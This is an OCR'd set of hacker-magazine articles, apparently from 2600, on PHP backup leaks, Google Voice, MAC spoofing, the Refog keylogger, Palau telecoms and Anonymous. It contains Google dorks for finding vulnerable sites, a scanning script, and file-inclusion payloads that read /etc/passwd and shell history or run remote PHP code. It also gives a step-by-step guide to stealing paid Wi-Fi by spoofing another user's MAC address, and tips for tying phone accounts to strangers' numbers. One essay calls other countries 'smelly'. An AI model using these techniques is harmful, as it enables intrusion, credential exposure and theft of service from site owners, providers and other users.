This article originally had nothing to do with Google. It started as an interesting observation about tildes that led to a couple of unsettling thoughts about search engine URL pattern matching. I get the feeling that I've only scratched the surface. The ability to search for websites based on their URLs opens many doors, and that might just be a problem if the wrong person knows the right thing to search for.

Note that while this article is written with PHP in mind, the same concepts might also apply to other web languages. The tilde observation in particular is really more about Apache than PHP.

The .php~ Problem

I've done web development on mostly Linux machines for several years. During this time, I've noticed myself and others occasionally junking up web directories with useless emacs/gedit backup files. This configuration option is enabled by default on some Linux distributions. When a file is edited using one of these text editors, a backup copy of the original file is automatically saved as <filename>~. For example, `myfile.txt` backs up as `myfile.txt~`. This feature can avert disaster if a file is accidentally removed or damaged, but otherwise it's easy to forget it's happening. GNOME even goes the extra step of hiding files ending with ~.

While accumulating hoards of mostly-useless backup files is annoying in its own right, the real problem is that Apache relies on a file's extension to know how to serve it. A properly configured Apache server knows that a file ending in .php needs to be processed server-side before sending any content to the user. Unlike utilities such as the "file" command, Apache doesn't automagically know a file's type by its contents. Rename a file's extension and Apache will change the "Content-Type" HTTP header accordingly. It's fickle like that.

What happens if you rename a .php file to .php~? Apache won't recognize the file as a PHP script and makes no attempt to process it as such, opting instead to treat it as a plain text document. Now all of the PHP code never intended for user eyes is visible to all. Or, to be more accurate, the previous version of the PHP code. But the differences are probably slight.

So, chances are good that anybody using emacs or gedit to edit PHP files directly in their web directory is creating publicly exposed backups of their files. Finding them is as easy as adding a ~ at the end of the URL. This isn't necessarily the end of the world. What secrets might one expect to find in exposed PHP code anyway? Database passwords come to mind. Any MySQL-driven PHP website is likely to have a hard-coded database password. Usually in plain sight, like this:

```
mysql_connect('localhost', 'user
➥name', 'password');
```

Alarming though this may look, it's rare to find MySQL servers that accept remote connections. That's not to say a curious person on the same network couldn't wreak some havoc. A MySQL password might also open the door for some neighborly snooping on a shared web hosting provider. And, of course, there's always the very real possibility that the reckless novice who runs this website uses the same password for a lot of things, such as logging into their web account, email account, or SSH account.

If you're adept at PHP, an exposed file can be an exciting can of worms. Are there any other hard-coded passwords? Is the code referencing files or file paths you're not supposed to know about? Does the code neglect to properly validate user input? Is there evidence that the server has register_globals enabled? Are there any juicy comments?

The problem can be solved in a number of ways. Emacs' or gedit's automatic backup feature can be disabled. Programmers can refrain from editing production copies of scripts, which is bad practice anyway. Apache can be configured to not serve .php~ files. Even some old-fashioned housekeeping would keep trouble at bay. But a web developer is unlikely to make these changes unless they are already aware of the problem.

It's simple enough to scan a website for tilde'd files. Simple, if not pretty:

```
# Recursively download PHP files.
wget -r -A *php* -T 3 -t 1 http://
➥www.example.com
# Files are stored in a directory
➥ named after website domain.
# Use find and perl to list every
➥ PHP file, append ~, then attempt
➥ to access.
find . -iname '*.php*' |
perl -ne 'if (m/\.\/(.*\.php)/) {
➥ print "http:\/\/$1~\n" }' |
sort | uniq |
wget -i - --spider --max-redirect=
➥0 -T 3 2>&1 |
grep -B 6 "Remote file exists"
```

But this takes forever, even just for one website. You can increase your odds of finding a website with tilde'd files by looking out for websites that meet the following criteria:

- running on a Linux machine with interactive login access
- running small-scale, custom-made PHP code

Personal websites hosted on university computer science department servers seem most susceptible, which is ironic but not shocking. The following Google search string can help you unearth some of those:

```
site:*.edu/*.php cs
```

Or, if you want a sneak peak at what's out there, you might just search for this:

```
site:*/*.php~
```

Unfortunately, you have to wade through a lot of crap to find the interesting stuff. God knows how these URLs got indexed in the first place. Probably at one time or another, all of these websites were missing an HTML or PHP index file and Apache's auto-indexing revealed the tilde'd files to Google.

The GET/include() Problem

It's hard to imagine that somebody would have a legitimate reason to search for a URL ending with tilde. I was amazed that Google dutifully returns the results for these types of searches given its history of highly granular manual intervention (e.g., google.cn censorship, Google Instant blacklisting). Don't they know they're inviting trouble? What else don't they know?

There's another problem I've seen once or twice during my experiences with PHP. It starts with the include() function, which allows a PHP script to include (execute) the code from another PHP script. You might use this function, for example, to import common configuration variables into a page:

```
<?php
  include("config.php");
  // page content
?>
```

Less judicious web developers use include() to pull in common chunks of HTML code. For example:

```
<?php
  include("header.php");
  // page content
  include("footer.php");
?>
```

And some developers like to use include() for just about everything. For example:

```
<?php
  include("header.php");
  include($page);
  include("footer.php");
?>
```

The problem with this last example is that the script needs to know what page the user is trying to access to include the appropriate file. The oft-used and ill-advised solution is to get the name of the page's PHP file from the request's GET parameters. If the URL looks like this:

```
http://www.example.com/index.php
➥?page=contact.php
```

then chances are good that index.php contains the following line:

```
include($_GET['page']);
```

In many cases, you can confirm these suspicions by throwing some random nonsense into the "page" parameter. Results will vary depending on the website's level of error reporting and error handling, but it's not uncommon for something like this:

```
http://www.example.com/index.php?
➥page=asdf
```

to return something like this:

```
Warning: include(asdf) [function.
➥include]: failed to open stream:
➥ No such file or directory in /
➥home/jdoe/public_html/index.php
➥ on line 147
```

This very explicit admission of insecurity comes complete with the full file system path of the website's document root. You can throw whatever you want into the "page" parameter and the PHP script will try to include() it. Including any text file will generally display it right in the web page. There are a variety of safeguards the server might have in place that could mitigate this vulnerability, such as running Apache in a chroot jail, but especially unhardened servers will let you sneak one of these by:

```
http://www.example.com/index.php
➥?page=/etc/passwd
```

Although you're hindered by the fact that you can't run the "ls" command, there are clever ways you might be able to learn more about the machine. Who knows what treasures are hiding in a shell history file, if one exists?

```
http://www.example.com/index.php
➥?page=../.bash_history
```

If you're lucky enough to find a web server with PHP's allow_url_include configuration flag enabled, you can even do this:

```
http://www.example.com/index.php
➥?page=http://www.legitimate.com/
➥remotefile.txt
```

There's really no use in this, however, unless you get thrills from seeing your text appear on somebody else's website. It would be far more interesting to get the website to include your own code. You could always set up your own Apache server and tell it to serve PHP files as plain text so they don't get processed before being served. But why go through the trouble when PHP's include() function will execute code regardless of the file's extension? In other words, allow_url_include lets you do the following:

```
http://www.example.com/index.php
➥?page=http://www.legitimate.com/
➥phpscript.txt
```

But I'm surely not the first person to connect these dots. What does this have to do with Google, anyway? Simply that, as I write this, the following search string claims "407,000,000" tempting results:

```
site:*/*.php%3f*=*.php
```

Free Phone Numbers with Google Voice

by bluelander
bluelander@lavabit.com

The advent of the digital age has opened doors for computer hackers and shut many of them on phone phreakers. Few of us even have land lines, and payphones sit unused and broken on street corners. VoIP is taking over, but that doesn't mean you can't have some fun with it! Services such as Skype offer actual phone numbers, but they aren't free. Fortunately, our good "friends" at Google have stepped in to offer a solution.

I live in the U.S. and haven't tested any of this in any other countries. I'm not sure how Google Voice acts in your country, or what restrictions are placed on it. Use at your own risk!

What is Google Voice?

For the uninformed, Google Voice is a service that allows you to select your own VoIP number in any area code available. Just casually looking for ones that end in fun digits I've found them in Death Valley, Chicago, New Jersey, and Dallas. After selecting a number, you must enter a working number to tie it to. This is really just for verification purposes. In other words, you have to have a phone number to get a phone number.

After verifying your new Google Voice number through "your" phone number, you can place calls from your Google Voice capable smart phone, or from the chat section of Gmail's web client and your Google Voice number will be shown as the caller.

Setting It Up

Google knows that you're a real person with a phone number by verifying through a phone call. The problem with this system is that you can use any phone number you want! Now, being the ingenious hacker you are, I'm sure you could use this to your advantage. Maybe you're at the library innocently browsing your Gmail when you realize you left your phone at home; perhaps the nice librarian would allow you to use their phone for a few minutes? The scenarios are endless. One of my friends even suggested having it call a payphone, that is, if I could find a working one. These days, finding a phone to use is the easy part. With free long-distance on most phones, very few people worry about letting a nice stranger place or receive a call.

Now obviously, having your own number or the number of someone or someplace near you tied to your Voice account can be less than desirable. You're not able to delete the number from your account without adding another; it requires at least one number. Luckily, there is something we can do about that.

Ditch the Real Number

For this trick, all you need is your trusty flash-enabled web browser and two Voice accounts. Activate your first account with a phone number. This is the account we want to keep. Then activate the second account using the same phone number. This is our throwaway account. Now the number is active only on our second account which we can delete by going to: `https://www.google➥.com/accounts/DeleteAccount`

Or just leave it floating around out there for further use later on down the line.

Now you have a Voice account that can call or text any U.S. number for free, with the area code of your choosing, all without having a real phone number tied to the account.

Conclusion

Obviously, Google will likely still have access to IP logs and might even be able to pull up a phone call you made. The client uses Flash, so anonymity is difficult, since things like the Tor project can't properly use Flash. If you really wanted to though, I don't imagine it being too hard to get a secure/anonymous browser working with something like Google Voice.

Happy Hacking!

by raphidae @ EFNet

Over the last couple of years, I have been hearing more and more stories about how filing abuse reports is a waste of time. It happens that I recently got the great idea to run a honeypot for DDoS traffic, which provided me with a ton of abuse reports to file.

Where most administrators of source networks are willing to help and will take action on abuse reports immediately, unfortunately, not all of them fall into that category. This is especially true when these networks are located in, let's say, Vietnam or Brazil. I have encountered over quota abuse mailboxes, "localhost" as network domain MX, up to a reply of "we do not care, fuck off" in proper English.

For you who are victim of some kind of abuse and hit a brick wall with email, I have the following advice:

- Use the phone. Calling the company on record for the IP block usually gets you someone on the phone, which makes it much more personal. It's easy to just trash an email, but it is somewhat more uncomfortable to ignore someone who will call again to bitch if no action is taken.
- Even when the source network is in some smelly country, it is beneficial to call them. Some have receptionists that speak English. If not, it usually works if you just repeat "English! American!" in a loop. They will figure it out and transfer you to someone who speaks (some) English.

Once you get someone on the phone who can basically understand what you are saying, they will usually act on the problem. If not, or if you cannot reach anyone who has a clue:

- If they can't be reached, or if the abuse is of such a magnitude that action must be taken immediately (weekends, nights), you should try going a level up the routing tree and try again there. The network one hop (or two hops) up will usually be a larger transit provider. These have trained, somewhat English-speaking, support personnel on staff 24/7, no matter what country. They can help you by communicating with their client in case of a language barrier or, for example, null-route the source subnet if the problem is large enough.


The reason I give this advice is because I have noticed that either people take no for an answer in case of abuse or do not know how to deal with this effectively. At the peak of my little project, my network took over 60Gbit/s traffic, and the bulk came from rooted VPS and web servers on 100M and 1G connections. The owners of those servers are mostly oblivious and if nobody tells them they are a fucking pest to the rest of the Internet, they will not magically disappear from it.

Just by reporting the abuse to the responsible parties and not giving up easily, I was able to cut the 60Gbit/s back to a mere 5Gbit/s at the source. The remaining traffic was mostly low-bandwidth dialup/DSL connections spread over a multitude of providers. My experience is that most admins of source networks have no idea, and too often I was the first they had heard of it. Whether that was because their email server was misconfigured, they didn't check the mailbox, their upstream didn't pass it on to them, etc. is irrelevant. If I can get to them, someone else can as well. Better yet, if some other earlier poor victim of that source had not been lazy or had been more persistent, it would have not been there to attack my network later.

As part of the honeypot project, I've tracked various sources over time, and for sources greater than 80Mbit/s, practically all were around for *weeks* until I finally contacted the responsible admin and they were shut down. This tells me that I am either really, really special to be attacked by them or the other victims did not report it or got no results. I'm betting the latter, which is unfortunate for everyone.

The basic point is that abuse reports do still work, and that it is better for everyone on the Internet to report all abuse and to pursue it until there is a result. Even an irritating but harmless UDP stream from two Indonesian hosts should be reported. Two is a nuisance, but two thousand is a fucking problem and 2000 is merely a multiple of 2.

My experience for those who find it helpful.



MAC Spoofing Your Way to Free Internet

by Ashes

This article will help you gain free access to pay-for-use wireless hotspots such as in the airport or the local coffee shops. Many articles I have read on how to gain free Internet access deal with creating ssh tunnels and concatenating characters onto the URL to bypass the router. However, I will be detailing a well known technique of MAC spoofing to gain access.

In this article, I will be using OS X. However, these commands can easily be ported to any *nix machine. On Windows, simply follow the same steps by issuing the equivalent commands in a command window and using the program SMAC to spoof your MAC address.

The first step is to connect to the wireless hotspot as you would if you were going to pay for access. When you have successfully connected to the hotspot, you should be issued an IP address. Check this by entering the ifconfig command:

```
Ashes$ ifconfig
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        inet6 fe80::221:5cff:fe83:a19%en1 prefixlen 64 scopeid 0x5
        inet 10.15.32.137 netmask 0xffff0000 broadcast 10.15.35.255
        ether 00:21:5c:83:0a:19
        media: autoselect status: active
        supported media: autoselect
```

Here we can see that the IP address that was issued was 10.15.32.137. The next step is to gather other MAC addresses connected to the hotspot. To do this, issue a ping to the broadcast address:

```
Ashes$ ping 10.15.35.255
```

When this command runs, you should see different IP addresses responding to your broadcast. When you start to see the IP addresses repeating, you can give it the ol' `Ctrl-C`. The next step is to issue the arp command to see what MAC addresses you have just gathered in your arp cache.

```
Ashes$ arp -a
(10.15.32.95) at (5c:ac:4c:84:d0:65) on en1
```

Above, you can see that we have the MAC address 5c:ac:4c:84:d0:65 in our arp cache, which is associated with IP address 10.15.32.95. Now, to spoof this MAC address, we must simply tell our en1 wireless card to use the MAC address already connected (and paid) to the access point.

```
Ashes$ sudo ifconfig en1 lladdr 5c:ac:4c:84:d0:65
```

After you have changed your MAC address, disconnect and reconnect to the wireless access point. Doing this will grab a new IP address and, since the router's data table already has 5c:ac:4c:84:d0:65 associated with the .95 IP address, this is the IP address you should now have. Because the router keeps track of who has paid by MAC address, you should now be able to access the Internet, bypassing the login and payment pages.

Some notes when choosing to do this. First, connecting to the Internet without paying can be a gray area in regards to morality. The gray area is enhanced by the fact that the MAC address you choose to spoof will be kicked offline. By spoofing another user's MAC address, both your connection and the other user's connection will go up and down. This technique works best in longer stay areas such as an Iraq deployment or a hotel, since a user may not always be online the same time as you, therefore giving you a more stable connection. Another consideration is the list of MAC addresses after issuing the arp command. Not all addresses that show in your arp cache will have paid to access the Internet. Many times, a user's wireless card will connect to a network automatically without the user's knowledge. Because of this, you may have to try more than one MAC address.

by Alex Nocenti (aka MrPockets)

If personal privacy was anything like Normandy, Refog Keylogger would be the invasion that was D-Day. For those who are not familiar with the product, Refog keylogger is less like a logger of keys and more like a tool to assist in the complete invasion of personal privacy. Not only does Refog monitor keystrokes, but, much like infected zombies, PCs monitored by Refog can also capture a list of applications launched, screenshots of the user session, websites visited, and more.

But there are many things in this world with which I strongly disagree, and Refog is only one of them. My real gripe with Refog and the project that came of it started after I noticed a bold claim of invincibility boasted upon the Refog website. On its very homepage (`http://www.refog.com/`), the description of the Refog Keylogger states "Being able to run silently and undetectable, Refog keylogger is impossible to be seen or removed by your teenage kids or the spouse." Woah, now *that* makes my hacker spot itch. At this point, I was well intrigued, and I clicked to "Read More." The product description page (`/keylogger.html`) reiterated the keylogger's stealth persona, but the audacity continued. Below are a few quotes directly off the sales pitch on the Refog Keylogger's webpage.

"Even computer-savvy teenagers won't be able to tell whether it's running without knowing your Master Password, nor can they stop or uninstall the monitor."

"Your Master Password is always required to make changes to Refog Keylogger. No one can uninstall, block, or circumvent Refog Keylogger monitoring without knowing your password. Without the password, it's even impossible to tell whether or not Refog Keylogger is running!"

"You may not want to disclose the act of PC monitoring, so Refog can work in special stealth mode, making it completely invisible even to a skilled PC user."

Challenge accepted! Words like "can't," "impossible," and "password" have inspired the hacker culture for decades, and as both a "skilled PC user" and a spouse, I found myself the perfect subject for the test. With a can of Mountain Dew and a pot of joe brewing, the audit was started to pursue the following questions: For starters, can the program be detected without any passwords, and can the program be stopped by the "victim" to regain his/her privacy? Can the information logged be seen without knowing the master password? Can the master password be recovered or changed? Could I even take this as far as to manipulate the logged data to "spoof" the information the keylogger records? I also wanted to know if the recorded data could be siphoned off of the PC or accessed remotely, which could pose a serious threat to the safety of the user.

My methodology, although a bit tedious, was simple. Using various tools, I wanted to record before and after snapshots of things like running processes, files on the hard drive, md5 hashes of those files (to know which existing files were modified or replaced), and registry keys. This was done during the install, before and after changing the Refog password, before and after using a chat program, before and after a few minutes of a web-browsing session using Internet Explorer, and so on. My thoughts were that the program is installed to and operating locally on the PC, so all of its inner workings and recorded logs had to be somewhere on the hard disk, and this would allow me

to find out where they were and how they worked. Among the tools I used were Disk and Registry Alert, MD5summer, Regshot, Wireshark, BackTrack 5, and a few native Windows commands like `tasklist`, `taskkill`, and `netstat`. I used a Windows XP Pro SP3 VM as my guinea pig and "acquired" Refog Keylogger version 5.1.8.934

My findings were either astonishing or hardly surprising, depending on whose side you're on. The logs from Disk and Registry Alert showed the addition of a directory, albeit hidden, named "MPK" in `C:\Documents and Settings\All Users\application data\` after install. Another hidden directory named "MPK" was added within `%systemroot%\system32` and contained an .exe named "MPK" that, when run, would pop up the password prompt to access the Master GUI. Not very stealthy, eh? A comparison of tasklist's output also revealed a new running process called `MPK.exe`. Killing this process with the command `taskkill` effectively disables the keylogger. I should point out, however, that the `MPK.exe` process is hidden from Task Manager, so Refog gets small credit there, I suppose. But the answer to the question about Refog's detectability is clear. Even an account without local admin privileges can run `tasklist` or enable the viewing of hidden files, so a simple check for the process or Refog's directories makes its presence more than evident.

After creating a limited, non-administrative account on the host and moving around a bit, I began to tear the program apart piece by piece to find clear answers to the rest of my initial questions. The screenshots taken of a user's sessions are stored in a numerically labeled directory within the `C:\Documents and Settings\All Users\Application data\MPK\` directory. There is a directory for each user account on the system, starting with "1" and sequentially counting up. All of the logged data for each user is stored within them. After spending some time logged in as my limited account, the directory "3" began populating itself with numerous extensionless files. The files all started with `I40826_` and ended in a 10 digit numerical. Booting to BT5 and running the `file` command showed them as JPG images and, sure enough, after I had logged back into Windows with my limited account, I was able to rename them to whatever.jpg and open them up. I was also able to "edit" them with `pbrush` and replace what would be incriminating evidence with images of Bible study and fuzzy puppy dogs.

Pwnt.

Another interesting file I found in that same directory was named "D0000," and turned out to be an SQL Lite database storing *all* of Refog's logged data for this user. With SQLiteadmin, a free self-contained exe that can be run without local admin rights, I was able to open the database and not only view but also modify (read = spoof) all of the timestamps, recorded keystrokes, websites viewed, clipboard data, programs launched, and so on. Furthermore, all of the D0000 log files for other users could be opened and modified. Not only could I cover up my own tracks, but I could creep on all of the other local users.

Wai pwnt.

Another interesting file I found was one in the root of the `C:\Documents and Settings\All Users\Application Data\MPK` directory named "S0000." Turns out this is where Refog stores the password to access the Master GUI. After all, the contents of the D0000 files for individual users are laid out somewhat cryptically, and why dance around the data when we can waltz right in, right? All I had to do was install Refog in another VM and set the password to something like "kittens". Then, I copied the S0000 file containing the password I knew, and pasted it into the original VM, and the program that once required the passphrase "P@55w0rdz+R4_$t3aling!" could be accessed by typing "kittens". From this console, I could enable/disable, delete, change settings, or otherwise fully control the program. The interface for the "owner" of Refog isn't designed to change or spoof any of Refog's logged data, but a user can always fall back on `SQLiteadmin.exe` if he/she spots something incriminating in the Master GUI. Now, creating a S0000 file with a second install of Refog might be a bit beyond the skillset of a normal end user, but I have a feeling that S0000 "reset" files will begin showing up on the Internet by the time this article is published.

Truth: Refog can be disabled simply, without knowing the password.

Truth: Refog can be easily detected by using the `tasklist` command to spot the `MPK.exe` process, or looking for the `C:\Documents and Settings\All Users\Application Data\MPK` or `%systemroot\System32\MPK` directories.

Truth: The Refog interface can be accessed by launching `%systemroot%\System32\MPK\MPK.exe`, or just giving a whirl at `start > Run > runrefog`.

Truth: The Refog data can be accessed *and* spoofed by anyone without a password by opening the D0000 SQL Lite file.

Truth: The Refog user interface can be accessed without knowing the password by replacing the `C:\Documents and Settings\All Users\Application Data\MPK\S0000` file with one of a known or blank password.

Truth: Refog is kinda lame.

In conclusion, Refog is nowhere near as stealthy or secure as it claims to be. All of the techniques I used to exploit or modify the program are relatively simple, don't require local administrative privileges on the system, and should be well within the skillset of anyone capable of logging into a PC.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! It's winter in Beijing, a season that comes very suddenly. Days are cold, often windy, and nights can be bitterly cold. There isn't much other than the Gobi Desert between here and Siberia. The prevailing winds change after the summer monsoon season, turning the air very dry. I need humidifiers in every room of my apartment, and grounding straps actually matter here; static electricity is a huge problem.

After a year and a half of virtually nonstop work, I finally found time for a vacation. When I go on vacation, I tend to visit places that are interesting from a telecommunications perspective (and more importantly, places where my mobile phone is unlikely to roam and disturb me with a work emergency). A few years ago, it was Suriname, and not long before that, Adak. This time, it was Palau, the most gorgeous place you've probably never heard of. A former U.S. territory with a population of only 20,000 and with a virtually untouched ecology, it's a series of small islands sandwiched between Guam and the Philippines. Tourism drives the economy, such as it is, but it's specialized; fewer than 100,000 visitors typically come per year, amounting to roughly five visitors per resident. Most of them show up for diving tours, shuttled from airport to hotel to boat to some of the best diving in the world. Most of Palau is so remote and undeveloped that multiple seasons of *Survivor* have been filmed there.

For a place so far off the beaten path, you might wonder whether there are phones at all. Yes, there are, courtesy of Palau National Communications Corporation (PNCC). My idea of a vacation is being somewhere that The Phone Company still exists, and Palau delivers! PNCC has real offices where you can actually go in person to talk to someone about establishing service, ask a question about your bill, or pick up a phone book (these are still published by PNCC, not a third-party directory company, and contain very detailed information). When you dial 0, it's a person answering "operator" rather than a robot. There are well-maintained public phones located throughout the islands. And if you show up at the central office, you might just find a friendly engineer administering possibly the most remote 5ESS in the world.

Left behind by the former U.S. territorial administration, the switch has been out of warranty and off maintenance for several years now, but it still works, and is diligently maintained by the local staff with spares bought online. Replacing it would be a massive investment, because most customers are served by Remote Switching Units (RSUs). There is one per village, and each frame is at the RSU site. One exchange is typically assigned per RSU, and Subscriber Loop Carriers (SLCs) are extensively used (most often SLC-5 or SLC-96, with some SLC-2000). Growth is low, since most of the growth is in mobile, and abandoned numbers are reclaimed, so it's unlikely that changes to the numbering plan will be required anytime soon. There is a domestic submarine fiber ring, built circa 1994, connecting most of the RSUs to the 5ESS central office. The rest are served by digital microwave, which brings dial tone to the most remote northern and southern islands of Palau. Although it's over 100 miles from the northernmost to southernmost point of Palau, there is no such thing as a long distance call. The entire country is a local call, and domestic calls are unmetered.

For now, there is currently no way for any network traffic to get out of Palau other than via satellite, making Palau one of the last places in the world where C5 signaling is actively used. A fiber optic network is currently under construction, rerouting an old cable that used to run between Guam and Manila to Palau. This is expected to come online at the end of 2012, and should dramatically lower telecommunications costs while greatly increasing Internet bandwidth. Meanwhile, PNCC leases satellite capacity from Tata (aka Intelsat) and Telefonica (aka Inmarsat). Many calls originating in Palau are sent via VoIP routes, terminating via either Verizon or Tata. VoIP is a one-way proposition where Palau is involved, though; calls into Palau appear to all be circuit switched. Circuit switched calls terminate via KDDI, AT&T, and Sprint. PNCC, unusually, endeavors to balance both quality and cost. Most carriers long ago gave up on considering anything other than cost as an equation. However, PNCC's customers expect a high level of service and there is no competitive pressure forcing them to lower the service standard.

Although PNCC offers cable TV service, they have adopted ADSL rather than DOCSIS for broadband. They recently rolled it out throughout the Koror area, and have also deployed Wi-Fi hotspots (backed by either ADSL connections

or T1s, depending on the location) in about 60 locations throughout the country. Dial-up Internet service is still the mainstay in Palau. It's $99.99 per month for unlimited access, and can also be used at PNCC Wi-Fi hotspots. ADSL is very expensive, starting at $199 per month for a 64 kbps circuit and ranging to $759.95 for a 320 kbps circuit, so it really only makes sense for businesses. Monthly subscribers to dial-up or ADSL services get a free email account. Palau uses the U.S. dollar, and the minimum wage is $2.50 per hour, so Internet service is a considerable household expense.

There is also a PNCC-operated nationwide GSM network with good coverage throughout populated areas of the country. While Palau was a U.S. territory, it followed FCC frequency assignments and an AMPS network was in operation. However, AMPS was decommissioned circa 2000 and the network was replaced with a GSM network operating on the 900 Mhz bands standard in Europe and throughout most of Asia. The network is built on Altobridge technology, a GSM equipment vendor specializing in low-cost equipment for developing countries. Some of PNCC's sites are solar powered, a very useful innovation considering the far-flung nature of its GSM network.

The GSM network has only voice and text services. Plans are underway to roll out EDGE sometime in the future, but no launch date has been set. Packet data hasn't been a high priority for PNCC because there is very little demand. Voice calls cost 22 cents per minute during peak hours, and 15 cents per minute off-peak. Long distance calls cost an additional 35 cents per minute, so a call to the U.S. during any reasonable hours for dialing North America costs 57 cents per minute. Calls are charged both inbound and outbound. International outbound text messages cost 20 cents each, although text messages are free to receive. Reliability is very good because these are delivered via Sybase 365, an SMS aggregator. PNCC supports limited international roaming with a few select carriers via Syniverse, fully covering the primary inbound tourism markets of Japan, Taiwan, and Guam.

In a rare example of telecommunications competition in Palau, there is also a very small GSM network operated by Palau Mobile. However, it is not interconnected with PNCC (meaning that calls to and from PNCC customers must be routed in unconventional and expensive ways). This network primarily serves international roamers because the product is simply not competitive otherwise; local rates are effectively higher than PNCC.

Many visitors to Palau choose to use prepaid phone cards to make long distance calls, since mobile phones are so expensive to use. Local SIM cards are available for visitors, but they cost $25 (a $10 connection fee, and a $15 prepaid service credit). PNCC has public phones in many convenient locations. These are called "Debusch" and appear to operate on an Asterisk-based prepaid calling platform. There are dedicated telephones located at convenient locations throughout the country that immediately connect to the prepaid calling platform - just pick up the phone and you're connected.

And with that, it's time to leave the Rainbow's End (as the tourist authority calls Palau) and return to the brutal winter of Beijing. Stay warm, stay safe, and never stop exploring!

2600 POLO SHIRTS!

At last, a *2600* shirt that won't categorically get you labeled or thrown out of an establishment. You will now have to rely entirely upon your own actions for that.

The "2600 Waste Management" shirts are Gildan Pique, collared, cotton shirts with the phrase "Trashing Since 1984" in small type beneath the logo. The observant will also appreciate the 1984-era trash can. They're currently available in black and tan in sizes from S to XXXL. If these fly out the door, we'll be happy to consider additional varieties.

Get yours by visiting the *2600* online store at **http://store.2600.com**

Who is Anonymous?

by aestetix

In light of the recent BART subway protests in San Francisco, a lot of people have been asking this question. We keep hearing phrases in the media such as "Anonymous hacks into large corporation," and I suspect people's natural reaction is to assume it means a bunch of angry teenagers trying to "smash the system." But I think that reaction may change on deeper examination.

Traditionally, Western culture has lived in a philosophy of dualism: good and evil, attack and defense, with us or with the terrorists, etc. This can extend into notions of threat models, where we have not only the type of action that is an attack, but the level of harm it causes, or how "at risk" we are to it. For example, a web server that returns the server name and version in the HTTP headers may pose a low risk level, while a server using a faulty security certificate could create much higher risk. Most security models I have seen are constructed this way. I think those models are fundamentally flawed and have helped lead to a paranoia which completely misunderstands Anonymous.

These models are flawed because they assume meaning for an action or tool, and often lack additional context. For example, let's say I push someone and make them fall over. That seems like a pretty negative action until I add in the fact that they were in the street and I saved them from being hit by a car. Now we've seen the same action from two different perspectives, operating on different information, leading to remarkably different conclusions about whether it was "good" or "bad." The problem with having threat models is that they can fall into a paradigm where "good behaviors" are patterns reflecting what is typically seen inside the known social system, and "bad behavior" is the strange and unknown. While there are genuine cases of "good guys" and "bad guys," I don't think Anonymous falls into this at all.

Anonymous is a concept which exists in memetics, or ideas which spread around. It is a result of imagination, free speech, and creativity, and while it may assume structure in some forms (such as mobilizing groups for protests), it is more a set of ideas by which groups of people have agreed to abide. In other words, someone effectively wrote down a list of guidelines that seemed to work, and others read them and acted based on them. You could compare it, in a sense, to someone who picks up a copy of the U.S. Constitution and forms their own government based on their interpretation of the words of our founding fathers.

So here's where the problem comes: in a classic warfare, not only is there a clear enemy (the bad guy), but the way to knock out that enemy is to find the ringleader and remove them. For social structures in the Ed Bernays sense, you have key social leaders and the people who follow them. Just like how in the middle ages the king would give orders and his subjects would follow them, we have a structured society where there are set leaders, and we're supposed to follow them. In many ways, this is useful. If I were in court, I would rather have my case handled by experienced lawyers, and if I'm in the hospital, I want medical professionals to be around. However, the more levels of hierarchy there are, the more difficult it is to actually do anything.

Two key things happen in a social structure with lots of visible hierarchy: people at the bottom often have no power because their actions are determined and guarded by people higher up than them and they very rarely have a say in how their group acts; and people at the top have no power, because every action is watched closely, and every word they say is assumed to reflect the needs and desires of the entire group. While in theory, you could get a strong leader who can take the blame and keep doing things following either the mission of the group or the inferred desires of the people in it, most often you get layers of

anger and grumbling by people who increasingly feel their needs are not being met. And this leads to phenomena like Anonymous.

Anonymous, inherently, is nonhierarchical. Rather than following a person, they follow an idea. The idea becomes the top level of the hierarchy, and the people involved become the bottom level. When an idea comes along that they like, people will join together and act on it. Sometimes there are seemingly negative actions, such as DDoSing. Sometimes there are seemingly positive actions, such as having peaceful protests that call attention to progressive change. If a group can create both positive and negative actions, then how can the group as a whole be either positive or negative? And that's where the dilemma of the dualism lies.

Because we have a culture where there are good guys and bad guys, we demand that those labels be used, and that people be lumped into either one or the other, preferably those who agree with us and those who don't. The problem is that when we do that without understanding why it doesn't actually work that way, we unfairly prosecute people who were doing the "right" thing, and wind up having to deal with people who have been mislabeled. This is utterly plaguing our political culture right now, and it will continue to do so until we realize you can't really destroy an idea unless you consider it. The problem is, once you open your mind and consider it, you may no longer disagree with it.

And that is the bottom line which creates and perpetuates both the fear and the paranoia: a sense that we might just be wrong. When you only ascribe as "good" things with which you agree, you leave no place for learning from your mistakes. Thus, when we discover we have made mistakes, rather than being honest, meeting sympathetic eyes, and moving on, we must run and hide, begging forgiveness, or morph the mistakes into shell statements of what they actually were, devoid of any meaning, and shedding any potential lesson we could have learned. With this pattern, we learn to brush the things we don't understand under the table, hoping they will go away and leave us alone. This is the current state of our information security world, and security theater in general. If more people stop to consider it, then perhaps we can make the world a better place.

by PTKitty

